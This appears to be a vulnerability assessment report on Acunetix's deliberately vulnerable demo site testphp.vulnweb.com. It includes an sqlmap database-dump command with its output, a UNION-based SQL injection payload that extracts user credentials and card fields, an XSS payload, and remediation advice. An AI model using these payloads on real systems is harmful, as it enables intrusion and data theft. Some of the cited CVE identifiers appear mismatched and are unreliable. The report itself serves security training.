PROJECT-02

VULNERABILITY ASSESSMENT SUMMARY REPORT

REPORT PREPARED

BY

FIRDOUS AHMAD KHAN

INDEX

PART-01

(NON-TECHNICAL DETAILS)

EXECUTIVE SUMMARY

The penetration testing of the testphp.vulnweb.com website identified several critical and high-severity vulnerabilities that could pose a significant risk to the security of the site and its users.
Security risk analysis, otherwise known as risk assessment, is fundamental to the security of any organization. It is essential in ensuring that controls and expenditure are fully commensurate with the risks to which the organization is exposed.
This report provides the risk assessment of all public and private portal of services provided by testphp.vulnweb.com. This will include authenticated as well as unauthenticated penetration testing of portals. This will cover backend infrastructure scanning for possible attack surface like brute force, unauthorized access, data leakage and vulnerability exploitation.

ASSESSMENT SUMMARY

The most severe vulnerabilities discovered were SQL Injection and File Inclusion vulnerabilities, which could allow an attacker to gain unauthorized access to sensitive data or execute arbitrary code on the server. Additionally, the website's outdated PHP version and weak password policy were also classified as critical vulnerabilities that need to be addressed urgently.

Our assessment revealed several critical SQL injection vulnerabilities on **testphp.vulnweb.com**. These vulnerabilities could allow an attacker to manipulate the database, extract sensitive information, or even gain unauthorized access.

Overall, the testing process was effective in identifying the security weaknesses in the website, and the results should be used to prioritize and address the Critical and High vulnerabilities to protect the site and its users from potential attacks.

PART-02

(TECHNICAL DETAILS)

1. SQL INJECTION VULNERABILITIES

CRITICAL


It has been discovered that the system is vulnerable to SQL injection attacks, which could allow a malicious user to retrieve sensitive information such as usernames, passwords, and other confidential data stored in the database. This poses a significant risk to the confidentiality and integrity of the system's data, as well as the privacy of the users whose information may be exposed.

➢ VULNERABILITY DETAILS:

Affects: http://testphp.vulnweb.com/listproducts.php?cat=1

Tool Used: sqlmap

Command Used: sqlmap -u http://testphp.vulnweb.com -D acuart -T users –columns –dump-all


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
kali@kali: ~ 237x47
Search
ENG IN
14:54:00 17-03-2024


```
+---------+---------------+
+---------+---------------+

[05:21:56] [INFO] table 'acuart.featured' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/featured.csv'
[05:21:56] [INFO] fetching columns for table 'users' in database 'acuart'
[05:21:56] [INFO] fetching entries for table 'users' in database 'acuart'
[05:22:00] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[05:22:06] [INFO] writing hashes to a temporary file '/tmp/sqlmap2pvn5nc89396/sqlmaphashes-k95su8fa.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[05:22:11] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[05:22:13] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[05:22:19] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:22:19] [INFO] starting 2 processes
[05:22:42] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+---------------+----------------------------------+------+-------------------+------------+-------+-----------+-----------+
| cc            | cart                             | pass | email             | phone      | uname | name      | address   |
+---------------+----------------------------------+------+-------------------+------------+-------+-----------+-----------+
| 4521653781873 | f96a4aaea4bbd76314b406caefa45ac2 | test | blackhat@gmail.com | 9140497404 | test  | black hat | india\r\n |
+---------------+----------------------------------+------+-------------------+------------+-------+-----------+-----------+

[05:22:42] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[05:22:42] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[05:22:42] [INFO] fetching entries for table 'guestbook' in database 'acuart'
[05:22:45] [INFO] fetching number of entries for table 'guestbook' in database 'acuart'
[05:22:45] [INFO] retrieved: 0
[05:22:51] [WARNING] table 'guestbook' in database 'acuart' appears to be empty
Database: acuart
Table: guestbook
[0 entries]
+-------+--------+----------+
| mesaj | sender | senttime |
+-------+--------+----------+
+-------+--------+----------+

[05:22:51] [INFO] table 'acuart.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/guestbook.csv'
[05:22:51] [INFO] fetching columns for table 'pictures' in database 'acuart'
[05:22:51] [INFO] fetching entries for table 'pictures' in database 'acuart'
```

Parameter(s): union select 1,2,3,4,5,6,group_concat(uname," ",pass," ",cc," ",address, "__",email),8,9,10,11 from users



kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-01
pictures
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TryHackMe | Dashboard
Search
ENG IN
15:41:27
17-03-2024

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,group_concat(uname," ",pass," ",cc," ",address,"__",email),8,9,10,11 from users

painted by: r4w8173

comment on this picture

Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

test test bkackhat __blackhataa@gmail.com

2

painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

To direct input to this VM, click inside or press Ctrl+G.

➢ CVE (COMMON VULNERABILITY AND EXPOSURE)

✓ CVE-2024-28094

➢ BEST PRACTICES

- **Input Validation**: Validate user input on the server-side. ensuring that any input received from the user, such as form data or query parameters, is properly formatted and validated before being used in a SQL query.
- **Parameterized Queries**: Use parameterized queries to create SQL queries Instead of concatenating user input directly into the SQL query
- **Least Privilege**: Database users should only have the minimum permissions necessary to perform their specific tasks.
- **Regular Updates**: Keep your software up-to-date with the latest security updates.
- **Backups**: Regularly back up your data to prevent data loss.

2. OUT-DATED PHP VERSION

CRITICAL


The system is currently running an older version of PHP (5.1.6) that's vulnerable to security threats. As a result, there is a risk that malicious actors may be able to exploit known vulnerabilities in the PHP version to access sensitive data, compromise the application's stability, or even gain unauthorized access to the system.

➢ VULNERABILITY DETAILS:

Effects: http://testphp.vulnweb.com/

Attack Vectors: The possibility to gain access to multiple functionality in the website.

Evidence: testphp.vulnweb.com/secured/phpinfo.php



kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pictures
phpinfo()
testphp.vulnweb.com/secured/phpinfo.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
~/.local/share/sqlmap/output/testphp.vulnweb.com
PHP Logo
Zend logo
Search
ENG IN
16:00:29
17-03-2024

PHP Version 5.1.6

System	FreeBSD svn.local 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40:27 UTC 2007 root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386
Build Date	Jul 30 2007 12:20:01
Configure Command	'./configure' '--enable-versioning' '--enable-memory-limit' '--with-layout=GNU' '--with-config-file-scan-dir=/usr/local/etc/php' '--disable-all' '--enable-libxml' '--with-libxml-dir=/usr/local' '--enable-reflection' '--enable-spl' '--program-prefix=' '--enable-fastcgi' '--with-apxs2=/usr/local/sbin/apxs' '--with-regex=php' '--with-zend-vm=CALL' '--disable-ipv6' '--prefix=/usr/local' 'i386-portbld-freebsd6.2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php
additional .ini files parsed	/usr/local/etc/php/extensions.ini
PHP API	20041225
PHP Extension	20050922
Zend Extension	220051025
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	disabled
Registered PHP Streams	php, file, http, ftp, https, ftps, compress.zlib
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, zlib.*

This program makes use of the Zend Scripting Language Engine:


Multiple Vulnerabilities were discovered in this version



Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2014	10	6	0	0	0	0	0	0	0	0	2
2015	8	7	0	0	0	0	0	0	0	0	3
2016	[illegible]	[illegible]	0	1	2	0	0	0	0	0	12
2017	3	6	0	0	0	0	0	0	1	0	1
2018	2	2	0	3	0	0	0	0	0	0	1
2019	1	1	1	0	0	0	0	0	0	0	0
2022	0	0	0	0	0	0	0	0	0	0	1
Total	53	53	1	4	2				1		20

Overflow vulnerabilities for 2015



Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2014	6	0	0	19	1
2015	10	0	0	13	0
2016	21	1	1	68	3
2017	1	0	0	14	2
2018	1	0	0	4	2
2019	0	0	0	0	0
2022	0	0	0	0	0
Total	39	1	1	118	8

➢ CVE (COMMON VULNERABILITY AND EXPOSURE)

- ✓ PHP PHP 5.1.6 : Related security vulnerabilities (cvedetails.com)

➢ BEST PRACTICES

- □ **Upgrade to the latest version:** The most effective way to address vulnerabilities caused by outdated PHP versions is to upgrade to the latest version of PHP.
- □ **Apply security patches:** Applying security patches that have not been released for your version of PHP.
- □ **Use a web application firewall (WAF):** A WAF can provide an additional layer of security by monitoring incoming traffic and blocking any requests that are deemed suspicious or potentially malicious.

3. CROSS-SITE SCRIPTING (XSS) VULNERABILITIES

HIGH

The system is exposed to XSS attacks due to inadequate measures in input validation and output encoding. This makes it possible for attackers to inject harmful scripts or code into the web pages.


The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

➢ VULNERABILITY DETAILS:

Affect : http://testphp.vulnweb.com/search.php

Parameter(s): <marquee onstart=alert(1)>XSS</marquee>


Request : As we can see we can use any XSS payload in the search bar



search art

t(1)>XSS</ma

Evidence :



kali-linux-2024.1-vmware-amd64 - VMware Workstation

testphp.vulnweb.com/search.php?test=query

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

searched for:

XSS

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

©2019 Acunetix Ltd

To direct input to this VM, click inside or press Ctrl+G.

- **CVE(COMMON VULNERABILITY AND EXPOSURE)**
    - ✓ CVE-2015-3438
- **BEST PRACTICES:**
    - **Input validation:** Implement strict input validation policies to ensure that user input is sanitized and free from any malicious code or script.
    - **Output encoding:** Encode output data using appropriate methods, such as HTML entity encoding or JavaScript escaping, to prevent script injection.
    - **Content Security Policy (CSP):** Utilize a CSP to restrict the execution of untrusted scripts and to mitigate the impact of any successful XSS attacks.
    - **Enable Strict Mode in MySQL**: If you're using MySQL as your database, enable strict mode. This helps prevent invalid characters from reaching the database layer and reduces the risk of XSS attacks.

4. WEAK PASSWORD

CRITICAL

The User have weak password, making it vulnerable to attacks by brute force. Weak passwords can be easily guessed or cracked, providing unauthorized access to sensitive data stored on the system. This poses a serious threat to the confidentiality and integrity of data, potentially resulting in compromised user accounts, loss of critical information, and overall system instability. As we found out before the password is very weak and found in almost all wordlists and cracking it won't take too much time.


test test 1234-5678-2300-9000 21 street__email@email.com

➢ VULNERABILITY DETAILS:

Effect: http://testphp.vulnweb.com/login.php

Attack Vectors: Users with weak passwords

Evidence:



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo   Logout test

John Smith (test)

On this page you can visualize or edit you user information.

Name:	Firdous Khan
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

update

You have 4 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

o return to your computer, move the mouse pointer outside or press Ctrl+Alt.

➢ CVE(COMMON VULNERABILITY AND EXPOSURE)

- ✓ CVE-2022-37164

➢ BEST PRACTICES

- **Require strong passwords:** Implement a password policy that requires users to create strong passwords, with a minimum length of 12 characters, a combination of upper and lowercase letters, numbers, and symbols.
- **Enforce password complexity:** Configure the system to enforce password complexity rules, such as disallowing commonly used passwords or requiring passwords to be changed regularly.
- **Use multi-factor authentication:** Implement multi-factor authentication (MFA) to provide an additional layer of security. MFA requires users to provide two or more authentication factors, such as a password and a fingerprint or a one-time code sent to their phone.
- **Use Salted Hashes**: Hash passwords using a **salt** (a random value unique to each user) before storing them in the database. Salting prevents attackers from using precomputed hash tables (rainbow tables) to crack passwords.